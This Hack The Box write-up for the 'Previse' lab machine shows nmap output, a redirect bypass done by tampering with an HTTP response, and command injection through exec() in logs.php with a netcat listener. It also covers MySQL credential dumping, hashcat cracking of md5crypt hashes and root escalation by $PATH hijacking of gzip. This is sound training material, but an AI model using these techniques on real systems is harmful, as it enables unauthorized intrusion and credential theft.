



Hack The Box
PEN-TESTING LABS

Writeup

Machine Previsé



Previsé



OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	07 Aug 2021	Easy	20

This writeup is public and it can be found on my github: [Xileon310](#)

November 22, 2021



Index

1. Tools	2
2. Getting User Flag	2
3. Getting Root Flag	5
4. Thoughts	5

1. Tools

We will use the following tools:

- Nmap
- Burpsuite
- Gobuster / Dirbuster
- Hashcat
- Netcat

2. Getting User Flag

We first start with a NMAP Scan.

```
➔ nmap -sV -sC -oA Previsive 10.10.11.104
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-07 23:30 CET
Nmap scan report for 10.10.11.104
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|_  256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Previsive Login
|_ Requested resource was login.php
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
```


Port 80 and 22 is open, so we will start using gobuster to bruteforce the server and know the available routes.

We were accessing to the different routes, in special to nav.php.


- [Home](#)
- [ACCOUNTS](#)
 - [CREATE ACCOUNT](#)
- [FILES](#)
- [MANAGEMENT MENU](#)
 - [WEBSITE STATUS](#)
 - [LOG DATA](#)
-
- [LOG OUT](#)

After this, we got lots of menus, but when I tried to open each of them, one by one, I kept getting redirected to login.php.

I will intercept the response from server when I try to visit CREATE ACCOUNT route. I discovered that we were able to visit the page but immediately redirected back to the login page. We intercepted the response and changed the 302 code to 200 OK.



This worked fine, we accessed to the add new account panel and added an user.



Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

CREATE USER

Now, we can navigate around the website like a normal user. We investigated the web page carefully and downloaded the backup.zip in Files section. I checked all the files, especially the config.php, which showed us mysql credentials.

Also, we could see that in logs.php uses `exec()`, and this function is dangerous. It could give us a code execution if our input is not handled properly. We will use it to input malicious code via Burpsuite intercepting the request in log data section.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Compare

Intercept HTTP history WebSockets history Options

Request to http://10.10.11.104:80

Forward Drop **Intercept is on** Action Open Browser

Pretty **Raw** Hex \n ≡

```
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 Content-Length: 11
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.11.104
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
10 Referer: http://10.10.11.104/file_logs.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=tu8lj7aht858hrm85o5ulev1cv
14 Connection: close
15
16 delim=
```

Yes, using netcat we got a shell from the server.

```
nc -lvp 4444

pwd
/var/www/html
whoami
www-data
```

Remember that we got mysql credentials some minutes ago, so log in mysql and lets see what we can get.

```
mysql> select * from accounts
select * from accounts
-> ;

+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1 | m4lwhere | [REDACTED] | 2021-05-27 18:18:36 |
| 2 | giraffe | $1$llol$0vUYjsuZxpvAXopTnFIwV/ | 2021-11-07 22:29:33 |
| 3 | test123 | $1$llol$sP8qi2I.K6urjPuzdGizl1 | 2021-11-07 22:49:28 |
| 4 | asdfg | $1$llol$n3EuPeTN2PYbg2K57TRhn1 | 2021-11-07 23:06:47 |
+----+-----+-----+-----+
4 rows in set (0.00 sec)
```

We got a md5crypt, so I will copy it and bruteforce with hashcat.



```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: $1$llol$DQpmdvnb7Eeu06UaqRItf.
Time.Started.....: Mon Nov  8 00:06:27 2021 (12 secs)
Time.Estimated...: Mon Nov  8 00:06:39 2021 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (../../Wordlist/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 642.7 kH/s (6.85ms) @ Accel:8 Loops:125 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 7471104/14344384 (52.08%)
Rejected.....: 0/7471104 (0.00%)
Restore.Point....: 7372800/14344384 (51.40%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: iluvearl -> iarmy
Hardware.Mon.#1...: Temp: 59c Fan: 52% Util: 36% Core:1950MHz Mem:9251MHz Bus:16
```

Now, we have the user **m4lwhere** and the password *********. Log in via ssh and grab the flag.

3. Getting Root Flag

We use **sudo -l** to know which program could be executed as root.

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

This script uses **gzip** command indirectly. This makes the script vulnerables to \$PATH manipulation. We will use it to gain the root shell.

We will make a fake binary with the name **gzip** in the /tmp directory, also, we have to add the /tmp directory to the \$PATH variable.

This binary should contain a way to scalate privileges, in my case, I used a reverse shell with netcat as we did previously.

4. Thoughts

This machine is an easy machine and very interesting. It teaches us to check and modify the web response. Also, introduces the hashes in a very shallow shape, which is a good start for anyone.